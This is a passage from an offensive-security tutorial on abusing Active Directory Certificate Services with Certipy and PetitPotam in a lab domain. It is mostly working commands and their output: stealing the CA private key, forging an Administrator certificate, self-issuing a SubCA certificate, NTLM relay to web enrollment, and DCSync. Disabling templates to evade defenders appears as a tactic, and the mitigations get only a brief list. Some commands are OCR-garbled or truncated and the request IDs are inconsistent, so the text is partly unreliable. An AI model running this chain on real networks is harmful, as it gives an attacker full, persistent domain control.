[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9ch\x01\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x04\x00T\x01\x08\x
x00\x00\x01\x00\x00\x00h\xc9\x10\x0e\xfbx\xd2\x11\x90\xd4\x00\xc0Oy\xdcU\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xfb^w\x
x00\x02\x00\x00\x05\x008\x000\x01\x00\x00\x01\x00\x00\x00h\xc9\x10\x0e\xfbx\xd2\x11\x90\xd4\x00\xc0Oy\xdcU\x01\x05\x00\x00\x00\x
b^w\xab\xcb\xe3\xa9F\x15\xd6\xe0Y\x01\x02\x00\x00\x05\x008\x000\x01\x00\x00\x01\x00\x00\x00h\xc9\x10\x0e\xfbx\xd2\x11\x90\xd4\x0
x00\x00\x00\x05\x15\x00\x00\x00\xfb^w\xab\xcb\xe3\xa9F\x15\xd6\xe0Y\x07\x02\x00\x00\x00\x00$\x00 \x00\x0c\x00\x01\x05\x00\x00\x0
\xfb^w\xab\xcb\xe3\xa9F\x15\xd6\xe0Y\x01\x02\x00\x00\x00\x00$\x00\xff\x00\x0f\x00\x01\x05\x00\x00\x00\x00\x05\x15\x00\x00\x0
xd6\xe0Y\x00\x02\x00\x00\x00\x00$\x00\xff\x00\x0f\x00\x01\x05\x00\x00\x00\x00\x05\x15\x00\x00\x00\xfb^w\xab\xcb\xe3\xa9F\x15
\x00$\x00\xff\x00\x0f\x00\x01\x05\x00\x00\x00\x00\x05\x15\x00\x00\x00\xfb^w\xab\xcb\xe3\xa9F\x15\xd6\xe0Y\xf4\x01\x00\x00\x0
\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xfb^w\xab\xcb\xe3\xa9F\x15\xd6\
[*]     flags: 131642
[*]     pKIDefaultKeySpec: 1
[*]     pKIKeyUsage: b'\xa0\x00'
[*]     pKIMaxIssuingDepth: 0
[*]     pKICriticalExtensions: ['2.5.29.7', '2.5.29.15']
[*]     pKIDefaultCSPs: ['1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 41
[*]     msPKI-Private-Key-Flag: 16842768
[*]     msPKI-Certificate-Name-Flag: 100663296
Are you sure you want to apply these changes to 'ESC4'? (y/N): y
[*] Successfully updated 'ESC4'
```

***Note**: This reapply known-vulnerable settings to a template, allowing future certificate-based exploits (e.g., ESC1, ESC4) without the need for CA admin credentials.*

## Enumerate Available Templates from the CA

This command lists all templates currently published by the CA.


certipy-ad ca -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -list-template -ca ignite-DC01-CA
This helps us to identify whether these target templates (e.g., ESC1, ESC4) are currently **active**, and if **additional exploitable templates** are available for abuse.




## Disable a Template

This command helps us to disable the ESC1 template from the CA's published list.

certipy-ad ca -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -disable ESC1 -ca ignite-DC01-CA




***Note:** Blue teams can use this for **remediation**, or red teams might do it to **disrupt detection**, breaking the exploit chain temporarily until ready to reuse it(as in our case).*

*Let's quickly check if the template gets disabled or not by firing the command like*

certipy-ad ca -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -list-templates -ca ignite-DC01-CA
Here we can see that ESC1 is not listed in enabled templates on the CA

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -list-template -ca ignite-DC01-CA
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Enabled certificate templates on 'ignite-DC01-CA':
    ESC9
    ESC4
    ESC3
    ESC2
    DirectoryEmailReplication
    DomainControllerAuthentication
    KerberosAuthentication
    EFSRecovery
    EFS
    DomainController
    WebServer
    Machine
    User
    SubCA
    Administrator
```



## Re-Enable a Template

This command Re-enables the previously disabled ESC1 template.

certipy-ad ca -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -enable ESC1 -ca ignite-DC01-CA
As noted, this lets us restart the certificate attack chain. Particularly if interrupted by defenders, and is useful for red team replay attacks or long-term persistence.

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -enable ESC1 -ca ignite-DC01-CA
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'ESC1' on 'ignite-DC01-CA'
```



## Full CA Backup

Backs up the full CA configuration, including templates, permissions, and settings.

certipy-ad ca -backup -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -ca ignite-DC01-CA
This provides full visibility into CA operations, allowing us to decide whether to modify, exfiltrate, or replace CA states for template forgery, golden certificate creation, or rollback exploits.

This phase of the attack signifies infrastructure compromise. Here we shift from relying on bugs to managing directly how the domain distributes digital trust.

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca -backup -u sanjeet -p Password@12 -dc-ip 192.168.1.20 -target 192.168.1.20 -ca ignite-DC01-CA
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Creating new service for backup operation
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Backing up original PFX/P12 to 'pfx.p12'
[*] Backed up original PFX/P12 to 'pfx.p12'
[*] Saving certificate and private key to 'ignite-DC01-CA.pfx'
[*] Wrote certificate and private key to 'ignite-DC01-CA.pfx'
[*] Cleaning up
```



***Note**: It transforms AD CS abuse from a one-time exploit into a **long-term, stealthy domain persistence strategy**.*


## Forging & Relaying Certificates

With access to the CA's private key, we forge a certificate impersonating the Domain Administrator or request a SubCA certificate via vulnerable templates, approving it ourselves. We also elevate our privileges by adding ourselves as a certificate officer. Allowing us to issue, approve, and authenticate as any identity, turning the domain's trust chain into our playground.

### Forge a Golden Admin Certificate

This command forges a certificate for the Administrator using the CA's private key, completely bypassing template restrictions or policy controls.


certipy-ad forge -ca-pfx ignite-DC01-CA.pfx -upn administrator@ignite.local
This allows us to authenticate as Administrator anytime, permanently, even if we remove other persistence methods.




### Request a SubCA Certificate

This command leverages a vulnerable template that permits SubCA issuance, embedding us further into the domain's PKI trust chain.

1 -ca ignite-DC01-CA -target 192.168.1.20 -template SubCA -upn administrator@ignite.local -dc-ip 192.168.1.20
This allows us to function as a subordinate CA, issuing valid certificates for any identity later, independently.




### Approve the SubCA Request

This command attempts to approve certificate request ID 24 for SubCA enrollment. If the user isn't a Certificate Officer, the CA will reject the action with an "Access Denied" error.

1 -ca ignite-DC01-CA -target 192.168.1.20 -issue-request 26 -dc-ip 192.168.1.20
This demonstrates a common obstacle in SubCA escalation; while users may submit the request successfully, the system enforces approval privileges, preventing unauthorized certificate issuance.

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca -u raj -p Password@1 -ca ignite-DC01-CA -target 192.168.1.20 -issue-request 26 -dc-ip 192.168.1.20
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[-] Access denied: Insufficient permissions to issue certificate
```

### Add user as a Certificate Officer

This command grants us authority to manage CA requests, templates, and approvals.

1 -dc-ip 192.168.1.20
This enables future SubCA creation, certificate approvals, and enhanced infrastructure control, all without detection.

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca -ca ignite-DC01-CA -u raj -p Password@1 -dc-ip 192.168.1.20 -add-officer raj
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'raj' on 'ignite-DC01-CA'
```

Then, we attempt to approve the request again by issuing the pending SubCA certificate using the approval capabilities of a compromised CA officer or template controller.

1 -ca ignite-DC01-CA -target 192.168.1.20 -issue-request 26 -dc-ip 192.168.1.20
This confirms our issued SubCAs as valid, enabling the establishment of persistent CA-level backdoors.

```
┌──(root㉿kali)-[~]
└─# certipy-ad ca -u raj -p Password@1 -ca ignite-DC01-CA -target 192.168.1.20 -issue-request 26 -dc-ip 192.168.1.20
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate request ID 26
```

### Retrieve the SubCA Certificate

This command retrieves the certificate associated with request ID 24, previously issued by the CA under the SubCA template. Once obtained, this certificate functions as a Subordinate Certification Authority, enabling the holder to sign and issue their own certificates.

1 -ca ignite-DC01-CA -target 192.168.1.20 -template SubCA -retrieve 26 -dc-ip 192.168.1.20
This step finalises the SubCA escalation path. With this certificate, we can generate **valid certificates for any identity** (e.g., Administrator, Domain Controller), effectively becoming an attacker-controlled CA within the environment.


```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u raj -p Password@1 -ca ignite-DC01-CA -target 192.168.1.20 -template SubCA -retrieve 26 -dc-ip 192.168.1.20
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 26
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Loaded private key from '26.key'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

***Note**: This sequence shows how attackers bypass initial permission failure by gaining CA role privileges, reflecting a typical post-exploitation attack scenario.*

## Authenticate Using the Admin Certificate

This command uses a .pfx file to authenticate to Active Directory via Kerberos or Schannel. Bypassing password logins and being accepted as a trusted authentication method.

certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.20
This allows us to log in as Domain Administrator using a forged certificate (via CA key) or one issued by the attacker's SubCA. Granting full domain control without needing to steal credentials or crack passwords.





**When CA keys aren't available**. This path uses **network coercion and relay attacks** to achieve equivalent results authenticating as a Domain Controller without touching passwords or credentials directly.

## Relay Authentication to the CA

This command Sets up a relay server targeting the CA's Web Enrollment endpoint with a template that auto-issues machine certs.

certipy-ad relay -target 192.168.1.17 -template DomainController
This prepares to receive a coerced NTLM connection from a domain controller and use it to request a cert




## Coerce a Domain Controller Using PetitPotam

This command triggers a domain controller to authenticate to our (attacker's) relay server via MS-EFSRPC or similar coercion.

python PetitPotam.py1192.168.1.12192.168.1.14
This forces NTLM authentication from the DC, which someone can capture and relay to the CA for certificate abuse.

```
┌──(root㉿kali)-[~]
└─# python PetitPotam.py -u raj -p Password@1 192.168.1.12 192.168.1.14
/root/PetitPotam.py:23: SyntaxWarning: invalid escape sequence '\ '
  | _ \   ___     | |_     (_)     | |_     | _ \   ___     | |_     __ _     _ __
  | _ \  / _ \    | __|    | |     | __|    | _ \  / _ \    | __|   / _` |   | '  \
  |___/  \___/   _\__|   _|_|_   _\__|   _|___/  \___/   _\__|   \__,_|   |_|_|_|
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

            PoC to elicit machine account authentication via some MS-EFSRPC functions
                                    by topotam (@topotam77)

                        Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.1.14[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```



### Alternately Relay with certipy

This command ensures the relay server is still active or retries to complete the cert request successfully.

certipy-ad relay -target 192.168.1.17 -template DomainController
This is useful in environments with unstable connections or if first coercion fails.

```
[*] HTTP Request: GET http://192.168.1.17/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://192.168.1.17/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://192.168.1.17/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Authenticating against http://192.168.1.17 as IGNITE/DC1$ SUCCEED
[*] Requesting certificate for 'IGNITE\\DC1$' based on the template 'DomainController'
[*] SMBD-Thread-4 (process_request_thread): Received connection from 192.168.1.14, attackin
[*] HTTP Request: GET http://192.168.1.17/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://192.168.1.17/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: POST http://192.168.1.17/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 28
[*] Retrieving certificate for request ID: 28
[*] HTTP Request: GET http://192.168.1.17/certsrv/certnew.cer?ReqID=28 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC1.ignite.local'
[*] Certificate object SID is 'S-1-5-21-1422392721-200086096-634364210-1000'
[*] Saving certificate and private key to 'dc1.pfx'
[*] Wrote certificate and private key to 'dc1.pfx'
[*] Exiting...
```




### Authenticate as the Domain Controller

This command uses the issued DC certificate to authenticate via PKINIT and start an LDAP session as the domain controller.

certipy-ad auth -pfx dc1.pfx -dc-ip 192.168.1.14 -ldap-shell

This grants full replication privileges via **DCSync**, enabling password hash extraction for any user, including Enterprise Admins.




## Mitigation

- Harden and audit certificate templates
- Control AD write permissions (including “Enroll” rights, shadow, account creation)
- Audit all certificate issuance and CA-level changes (Event IDs 4886,4887)
- Consider disabling Web Enrollment and NTLM where possible

**Author:** MD Aslam is a dynamic Information Security leader committed to driving security excellence and mentoring teams to strengthen security across products, networks, and organizations. Contact **here**